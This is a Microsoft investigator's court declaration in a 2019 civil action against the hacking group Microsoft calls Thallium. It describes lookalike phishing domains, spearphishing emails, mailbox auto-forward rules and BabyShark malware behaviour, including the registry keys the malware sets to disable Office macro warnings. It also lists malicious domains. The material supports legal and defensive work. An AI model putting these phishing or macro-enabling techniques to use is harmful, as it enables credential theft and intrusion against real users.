

IN THE UNITED STATES DISTRICT COURT
FOR THE EASTERN DISTRICT OF VIRGINIA
Alexandria Division

2019 DEC 18 A 8:47

U.S. DISTRICT COURT
ALEXANDRIA, VIRGINIA

MICROSOFT CORPORATION, a
Washington corporation,

Plaintiff,

v.

JOHN DOES 1-2, CONTROLLING A
COMPUTER NETWORK AND THEREBY
INJURING PLAINTIFF AND ITS
CUSTOMERS,

Defendants.

Civil Action No:

1:19cv1582

**FILED UNDER SEAL PURSUANT TO
LOCAL RULE 5**

**DECLARATION OF DAVID ANSEMI IN SUPPORT OF MICROSOFT'S
APPLICATION FOR AN EMERGENCY *EX PARTE* TEMPORARY RESTRAINING
ORDER AND ORDER TO SHOW CAUSE RE PRELIMINARY INJUNCTION**

I, David Anselmi, declare as follows:

1. I am a Principal Investigator in Microsoft Corporation's Digital Crimes Unit ("DCU") Malware & Cloud Crimes Team. I make this declaration in support of Microsoft's Application for An Emergency Temporary Restraining Order and Order To Show Cause Re Preliminary Injunction. I make this declaration of my own personal knowledge or on information and belief where indicated. If called as a witness, I could and would testify competently to the truth of the matters set forth herein.

I. INTRODUCTION

2. In my role at Microsoft, I assess technological security threats to Microsoft and the impact of such threats on Microsoft's business and customers. Among my responsibilities are protecting Microsoft's online service assets from network-based attacks. I also participate in the investigation of botnets and participate in court-authorized countermeasures to neutralize and disrupt them. I have personally investigated and assisted in the court-authorized takedown of

several botnets while at Microsoft, including the botnets known as Ramnit, ZeroAccess, and Dorkbot. Before joining Microsoft, I worked for Excell Data Corporation as a Program Manager performing security firewall deployment, configuration, and administration. I am a graduate of the United States Military Academy, West Point, and served for 27 years as a United States Army Communications Electronics Officer (11 years active, 16 years reserve), attaining the rank of Lieutenant Colonel. I have been employed by Microsoft since February 1997.

II. OVERVIEW OF INVESTIGATION INTO THALLIUM AND CONCLUSIONS

3. My declaration concerns an organization that is engaged in sophisticated harmful activity on the Internet. The precise identities and locations of those behind the activity are generally unknown but have been linked by many in the security community to North Korean hacking group or groups. I have participated in the investigation of the infrastructure described in this declaration and have determined that the defendants have registered Internet domains using fictitious names and fictitious physical addresses that are purportedly located in multiple cities and countries. The defendants have registered domains using email addresses, by which they necessarily communicated with domain registrars in order to register the domains. I believe that the email addresses are the only known possible way of communicating the existence of this action specifically to the defendants. Because the identities of those behind the activity addressed in this declaration are uncertain, I therefore refer to them collectively by the codename that Microsoft has assigned to this group: “Thallium.”

4. Microsoft has recently begun monitoring and gathering information on Thallium. Other members of the security community have been following aspects of Thallium’s activities since as early as 2010. In the course of Microsoft’s investigation, I, in conjunction with others on my team, analyzed and created “signatures” (which can be thought of as digital fingerprints) for the malware used by Thallium; observed logins to Microsoft services from Thallium-controlled infrastructure on the Internet; monitored internet domain and IP address registrations associated with the Thallium-controlled email addresses; monitored other pertinent information,

such as “Whois” record information regarding internet domains and IP addresses associated with Thallium; monitored infrastructure frequently utilized by Thallium in order to identify new domains and confirm resolution settings to Internet Service Providers (ISPs) often used by Thallium; and reviewed peer findings and public reporting on Thallium.

5. Based on our investigation and analysis, Microsoft has determined that Thallium specializes in targeting, penetration, and stealing sensitive information from high-value computer networks connected to the Internet. Thallium targets Microsoft customers in both the private and public sectors, including businesses in a variety of different industries. Thallium has targeted government employees, organizations and individuals that work on Nuclear Proliferation issues, think tanks, university staff members, members of organizations that attempt to maintain world peace, human rights organizations, as well as many other organizations and individuals.

6. Thallium’s objectives appear to be obtaining credentials to accounts and obtaining sensitive communications from within the accounts. According to Microsoft’s investigation, Thallium has been active since 2010 and poses a current threat today, and an ongoing threat into the future.

III. THALLIUM’S METHOD OF COMPROMISING AND STEALING INFORMATION FROM VICTIMS

7. Evidence indicates that Thallium operates in the following fashion: after researching a victim organization, Thallium will identify individuals employed by that organization through publicly available information and by social-media interaction. Microsoft has observed fake email addresses being created to connect with possible victims and other potential targets. Thallium typically attempts to compromise the accounts of targeted individuals through a technique known as “spearphishing.” In a typical spearphishing attack, Thallium sends the targeted individual an email specifically crafted to appear as if it was sent from a reputable email provider (ex. Hotmail, Gmail, Yahoo). The threat actors frequently send emails that state that there is a problem with the victim’s account and/or suspicious login activity was detected. By gathering information about the targeted individuals from social media, public

personnel directories from organizations the individual is involved with, and other public sources, Thallium is able to package the spearphishing email in a way that gives the email credibility to the target. In many other cases, Thallium has created emails that appear to have been sent from a familiar contact known by the targeted user.

8. Thallium sends these emails from a variety of online email services which include Hotmail, Gmail, and Yahoo. The spearphishing emails often include links to websites that Thallium has set up in advance and that it controls. When a victim clicks on the link in the email, their computer connects to the Thallium-controlled website. The victim is then presented with a copy of a legitimate login page for the webmail provider that the victim is a subscriber of (e.g. Hotmail, Yahoo, Gmail, United Nations webmail¹).

9. **Figure 1** below shows a copy of a spearphishing email used by Thallium. The email was sent on January 3, 2019 and is spoofed² to appear as if it was sent from a Microsoft Account Team. For example, in the email address from which the email was sent, the Thallium defendants have combined the letters “r” and “n” to appears as the first letter “m” in “microsoft.com.” Side by side, the letters “r” and “n” (i.e. “rn”) appear very similar to the letter “m.”

¹ Thallium is targeting individuals with email addresses associated with the United Nations and their @un.org domains.

² A “spoofed” email is one that has, at least, a forged sender address to appear to be from a particular sender. Such emails also often contain other content to create the fraudulent appearance that they are from a particular sender.





Figure 1 - Sample Spearphishing Email

10. **Figure 2** below shows an additional sample spearphishing email. The email was sent on August 8, 2016 from "Gnail Team <no-reploy@gaccount.com>". The email was made to appear as if it was sent from the "Gmail Team" but the Thallium defendants spelled Gmail replacing the letter "m" with the letters "r" and "n" as seen above. The email fraudulently states that a new sign in to the user's Gmail account was just observed from China. The targeted user is instructed to click on the "reset your password" link if they do not recognize the purported activity.



Accessing your emails

If you're trying to access your emails on a new device, remember to download the official Gmail app.

*The location is approximate and determined by the IP address it was coming from.

This email can't receive replies. To give us feedback on this alert, [click here](#).

You received this mandatory email service announcement to update you about important changes to your Google product or account.

© 2016 Google Inc. 1600 Amphitheatre Parkway, Mountain View, CA 94043, USA

Figure 2 - Sample Spearphishing Email

11. By clicking on the links seen in the above examples, the targeted user will be connected to a Thallium-controlled website which will attempt to induce the victim to enter their account credentials. For example, in **Figure 1** above, the targeted user would have been taken to the following domain that is a masquerade of Hotmail.com: *login.hotrnall.com*

12. As seen in the domain name, the Thallium defendants use the letters “r” and “n”

to create the appearance of the letter “m” in “Hotmail.” The *hotrnall.com* domain masquerading as “hotmail.com” was registered by email address tang_guanghui@hotmail.com on December 26, 2018, as seen in the historical Whois record acquired on November 12, 2019 seen in **Figure**

3 below:

```
Domain Name: hotrnall.com
Registry Domain ID: 2346795666_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.discount-domain.com
Registrar URL: http://www.onamae.com
Creation Date: 2018-12-26T00:00:00Z
Registrar Registration Expiration Date: 2019-12-26T00:00:00Z
Registrar: GMO INTERNET, INC.
Registrar IANA ID: 49
Registrar Abuse Contact Email: abuse@gmo.jp
Registrar Abuse Contact Phone: +81.337709199
Domain Status: ok https://icann.org/epp#ok
Registry Registrant ID: Not Available From Registry
Registrant Name: Kurokawa Tomoko
Registrant Organization: Personal
Registrant Street: 5-3-6 Akasaka
Registrant City: Minato-ku
Registrant State/Province: Tokyo
Registrant Postal Code: 106-8006
Registrant Country: JP
Registrant Phone: +81.355713191
Registrant Phone Ext:
Registrant Fax: +81.355712051
Registrant Fax Ext:
Registrant Email: tang_guanghui@hotmail.com
Registry Admin ID: Not Available From Registry
Admin Name: Kurokawa Tomoko
Admin Organization: Personal
Admin Street: 5-3-6 Akasaka
Admin City: Minato-ku
Admin State/Province: Tokyo
Admin Postal Code: 106-8006
Admin Country: JP
Admin Phone: +81.355713191
Admin Phone Ext:
Admin Fax: +81.355712051
Admin Fax Ext:
Admin Email: tang_guanghui@hotmail.com
Registry Tech ID: Not Available From Registry
Tech Name: Kurokawa Tomoko
Tech Organization: Personal
Tech Street: 5-3-6 Akasaka
Tech City: Minato-ku
Tech State/Province: Tokyo
Tech Postal Code: 106-8006
Tech Country: JP
Tech Phone: +81.355713191
Tech Phone Ext:
Tech Fax: +81.355712051
Tech Fax Ext:
Tech Email: tang_guanghui@hotmail.com
Name Server: ns11.value-domain.com
Name Server: ns12.value-domain.com
Name Server: ns13.value-domain.com
DNSSEC: unsigned
```

URL of the ICANN WHOIS Data Problem Reporting System: <http://wdprs.internic.net/>
 For more information on Whois status codes, please visit <https://icann.org/epp>

Figure 3 – Sample “Whois” Domain Registration Information

13. By searching domain “Whois” records for domains created by the tang_guanghui@hotmail.com email address, as reflected in **Figure 4**, I was able to identify the following domains that were designed by Thallium to target potential victims:

gstaticstorage.com
hotrnall.com
imap-login.com
lh-logs.com
login-sec.com
login-sec.com
phlogin.com
sec-live.com
yalnoo.com
yrnall.com

Figure 4 – Sample Thallium Domain Names

14. As seen in **Figure 4**, the domains appear to be masquerades of Hotmail, Yahoo and other webmail services. Upon successful compromise of a victim account, Thallium frequently logs into the account from one of their IP addresses to review emails, contact lists, calendar appointments, and anything else of interest that can be found in the account. On multiple occasions, Thallium has also created a new mailbox rule in the victim’s account settings. This mailbox rule will forward all new emails received by the victim to Thallium-controlled email addresses which are included in the auto-forward rule. In this way, Thallium immediately receives copies of emails received by the victim, and Thallium can store and review that stolen material on Thallium-controlled computers, beyond the control of the victim.

15. Thallium often keeps track of which links have been sent to which victims by including a Base64 hash³ of the victim email address in the URL path of the link in the

³ A “hash” is a mathematical function that can be used to map data of arbitrary size to fixed-

spearphishing email. This allows Thallium to verify quickly which victims have received and opened the spearphishing email and clicked on the link within. **Figure 5** below shows an example of a link with the victim email address Base64 hash included in the URL path.⁴



Figure 5 – Sample Spearphishing Login Page And URL Path

16. Thallium has used a variety of domain and subdomain themes to deceive victims into clicking or otherwise interacting with the domains. Some domains and subdomains have a

length values. “Base64” is an encoding scheme by which, for example, text such as an email address can be represented through corresponding Base64 alphanumeric character values.

⁴ In Figure 5, the first and last characters of the Base64 hash are shown for illustrative purposes, but the complete Base64 hash is obfuscated to preserve the privacy of the victim and plaintiff’s operational security, as the Base64 encoding could be readily reversed to show the victim email address. Similarly, the victim email address itself is obfuscated to protect their privacy.

webmail provider theme, such as office356-us[.]org,” outlook.mail[.]info,” “maingoogle[.]com,” or “inbox-yahoo[.]com,” while others mimic the victim’s organizations, such as “unite.un.graphwin[.]com,” “unite.office356-us[.]org,” or “naver.com-change[.]pw.” The bulk of Thallium’s domains however are generic but follow a pattern like “word-word[.]TLD,” such as “dialy-post[.]com,” “day-post[.]com,” or “app-wallet[.]com.” Some such domains used by Thallium are associated with servers used to control the operation of malicious software (“malware”) surreptitiously installed by Thallium on victim computers. For example, such domains may send commands to the malware or receive technical responses or stolen data from the malware. The domains also have the benefit of being inconspicuous so as not to attract attention from network administrators when they are reviewing network traffic logs. All of these types of domains may be referred to as “command and control domains” and the associated computer infrastructure may be referred to as “command and control infrastructure.”

17. Through research and investigation, Microsoft has determined that Thallium currently uses the domains identified in Appendix A of the complaint, also attached as **Exhibit 1** to this declaration, in its command and control infrastructure. As part of my investigation, I performed lookups of these domains in a publicly accessible “Whois” database, which contains contact information regarding the registrants of these domains and technical details about the domains. Information in **Exhibit 1** is generated from the publicly available Whois registration data.

18. In several instances, Thallium has disguised its command and control infrastructure by incorporating into the names of its command and control domains the names and trademarks of some well-known companies and organizations, including Microsoft, Google, Yahoo, and Naver (a South Korean online platform). As seen in **Exhibit 1**, Thallium has registered domains that contain Microsoft’s brands and trademarks as disguises. In addition, Thallium has developed a technique where a victim clicking on a malicious link in an email is first connected to the command and control infrastructure and is then re-directed to

[http://go.microsoft\[.\]com/](http://go.microsoft[.]com/), a legitimate Microsoft domain. This technique deceives and confuses victims into thinking the link is not compromised because the domain is Microsoft's and incorporates Microsoft's trademarks and branded material. Even though the victim is ultimately redirected to a Microsoft domain, Thallium first registers the victim's access to the command and control infrastructure to further carry out the malicious activity described in this declaration. For example, **Figure 6** below reflects that the malicious Thallium domain "seoulhobi[.]biz," deceptively redirects the victim to a real Microsoft website containing Microsoft's trademarks, in order to make a deceptive use of a legitimate Microsoft webpage, including the "Microsoft," "Office," "Windows," "Surface," "Xbox," "HoloLens," and "Azure" trademarks. The Thallium defendants carry out this technique in order to obfuscate the Thallium defendants' malicious activities. For example, researchers or other parties who are looking for malicious activities or accidentally browse to this domain may not understand that there is any malicious activity associated with it because it displays legitimate Microsoft content, which is actually displayed on a legitimate Microsoft website. Similarly, when the domain is being used for malicious purposes to target victims, the victim will be completely unaware of this fact because they are deceptively redirected to a legitimate Microsoft website that causes them to believe that the site is trustworthy, when in fact it is malicious and actively delivering malware.




Figure 6 – Fraudulent Use Of Microsoft Website And Trademarks

19. Thallium's use of Microsoft brands and trademarks is meant to confuse Microsoft's customers into clicking on malicious links or otherwise interacting with webpages that they believe are associated with and owned by Microsoft. As noted above, by tricking victims into clicking on the fraudulent links and providing their credentials, the Thallium defendants are then able to log into the victim's account. Additionally, the Thallium defendants can read sensitive and personal emails within the account, create new inbox rules including auto-forwarding, access the victim's contact list, send additional spearphishing emails to the victim's contacts, and hide traces of this malicious activity in the victim account by deleting emails. Customers expect Microsoft to provide safe and trustworthy products and services. There is a great risk that Microsoft's customers, both individuals and the enterprises they work for, may incorrectly attribute these problems to Microsoft's products and services, thereby diluting and tarnishing the value of these trademarks and brands.

20. In addition to targeting user's credentials, the Thallium defendants also utilize malware to compromise systems and steal data from victim systems. The most common malware used by the Thallium threat actors have utilized indigenous implants named "BabyShark" and "KimJongRAT." As part of the investigation, I and the other Microsoft investigators purposely infected several investigator-controlled computers with BabyShark and KimJongRAT malware. We then monitored and analyzed the activities of the infected computers and observed initial beacons to the command and control server. We carefully analyzed the changes that this malware makes to Microsoft's operating system and application software during the infection process, and we reverse-engineered the malware to determine how it operates. I participated and reviewed these investigative techniques. Further, I reviewed literature published by other well-regarded computer security investigators concerning this malware, and their findings have confirmed my own conclusions regarding the malware. Through these and related investigative steps, I have developed detailed information about the operation and illegal activities of the malware.

21. The Thallium defendants use misleading domains and Microsoft's trademarks to cause victims to click on the links that result in installation of this malware on the victims' computers. Once installed on a victim's computer, this malware exfiltrates information from the victim computer, maintains a persistent presence on the victim computer, and waits for further instructions from the Thallium defendants. This malware and its operation have been observed in the wider cybersecurity community as well. For example, attached to this declaration as **Exhibits 2 and 3** are true and correct copies of research papers by security research firm Palo Alto Networks regarding the operation of these malware families. These research papers are of the type that I and other cybersecurity researchers rely on in the technical investigation of malware. The operation of the BabyShark and KimJongRAT malware described in these papers is consistent with my own direct observations regarding operation of those malware families during the course of my research.

22. Samples of the KimJongRAT malware were observed dating all the way back to 2010. For example, attached as **Exhibit 4** is a true and correct copy of a 2010 research paper by security researchers reflecting instances of the KimJongRAT malware in use by the Thallium defendants. This research paper is of the type that I and other cybersecurity researchers rely on in the technical investigation of malware. The operation of the KimJongRAT malware described in this paper is consistent with my own direct observations regarding operation of that malware during the course of my research. Microsoft has assigned a detection signatures enabling Microsoft to identify instances of KimJongRAT and BabyShark malwares.

23. Reviewing the BabyShark malware, the malware is frequently sent to users as a malicious attachment to an email. The malware will drop a file with the file extension ".hta." That file will then send a command that will beacon out to obtain an encoded script that is delivered back to the victim computer. The malware enables all future macros for Microsoft Word and Excel by adding the following registry keys taking away the user's ability to disable macros:

HKCU\Software\Microsoft\Office\14.0\Excel\Security\VBWarnings,value:1
HKCU\Software\Microsoft\Office\15.0\Excel\Security\VBWarnings,value:1
HKCU\Software\Microsoft\Office\16.0\Excel\Security\VBWarnings,value:1
HKCU\Software\Microsoft\Office\14.0\WORD\Security\VBWarnings,value:1
HKCU\Software\Microsoft\Office\15.0\WORD\Security\VBWarnings,value:1
HKCU\Software\Microsoft\Office\16.0\WORD\Security\VBWarnings,value:1

24. From there, details and information from the victim computer are saved to victim's computer in the Windows operating system file: %appdata%\Microsoft\ttmp.log. These details from the victim computer in the ttmp.log are then, ultimately, sent to one of the command and control servers of the Thallium defendants. From there, the Thallium defendants can send additional instructions and commands to the victim's computer, and can exfiltrate additional stolen information from that computer. By specifically targeting Microsoft's Windows operating system and utilizing registry and file paths containing Microsoft's trademarks, in order to deceive users and carry out the fraudulent scheme, the Thallium defendants infringe Microsoft's trademarks and deceptively use those trademarks in the context of Microsoft's Windows operating system.

25. The following **Figure 7** reflects the relationship between the Thallium command and control servers, associated with particular command and control domains, which interact with and receive information from computers infected with the BabyShark and KimJongRAT malware:




Figure 7 – Thallium Command and Control Servers

IV. THALLIUM HAS ATTACKED MANY MICROSOFT CUSTOMERS IN VIRGINIA AND AROUND THE WORLD

26. Through its investigation, Microsoft has determined that Thallium has affirmatively targeted Microsoft customers in Virginia, Washington, DC, New York, and throughout the United States and the world.

27. I have recently investigated IP addresses known to be associated with Thallium activity. These IPs were seen logging into accounts compromised by Thallium. Technology exists to determine the geographical location of IP addresses. Using such technology, I determined the geographical location of these IP addresses collected during the sample period. I plotted such IP addresses on maps of Virginia and the United States, to represent the location of the relevant activity. Each marker on the maps represents at least one computer that is associated with accounts compromised by Thallium. As can be seen below, in **Figure 8** and **Figure 9**, the Thallium defendants have directed their activity toward victims located in Virginia and in the United States.



Figure 8 – Thallium Activity Directed Toward Victims In Virginia



Figure 9 – Thallium Activity Directed Toward Victims In The United States

V. HARM TO MICROSOFT AND MICROSOFT CUSTOMERS

28. Microsoft® is a provider of the Windows® operating system, the Hotmail®, Outlook®, and MSN® email and messaging services and the Office 365® and Azure® cloud-based business and productivity suite of services, as well as a variety of other hardware products, software and services, including under the Surface®, Xbox®, and HoloLens® brands and trademarks. Microsoft has invested substantial resources in developing high-quality products and services. Due to the high quality and effectiveness of Microsoft's products and services and the expenditure of significant resources by Microsoft to market those products and services, Microsoft has generated substantial goodwill with its customers, has established a strong brand, has developed the Microsoft name and the names of its products and services into strong and famous world-wide symbols that are well-recognized within its channels of trade. Microsoft has registered trademarks representing the quality of its products and services and its brand, including the Microsoft®, Windows®, Hotmail®, Outlook®, Office 365®, MSN®, Azure®, Surface®, Xbox®, and HoloLens® marks.

29. The activities carried out by the Thallium defendants, described above, injure Microsoft and its reputation, brand and goodwill because users of compromised computers and

accounts are likely to incorrectly believe that Microsoft is the source of problems caused by the Thallium defendants. Microsoft is similarly injured because the Thallium defendants direct their intrusions to Microsoft customer accounts hosted on Microsoft's servers and to Microsoft's Windows operating system running on customers' computers. Microsoft and its customers must bear this extraordinary burden. Microsoft must respond to customer service issues caused by the Thallium defendants and must expend substantial resources dealing with the injury and confusion. Microsoft has had to expend substantial resources in an attempt to assist its customers and to prevent the misperception that Microsoft is the source of damage caused by the Thallium defendants. For example, Microsoft must expend resources to block the malware discussed above, and block attempts by Thallium to compromise user accounts.

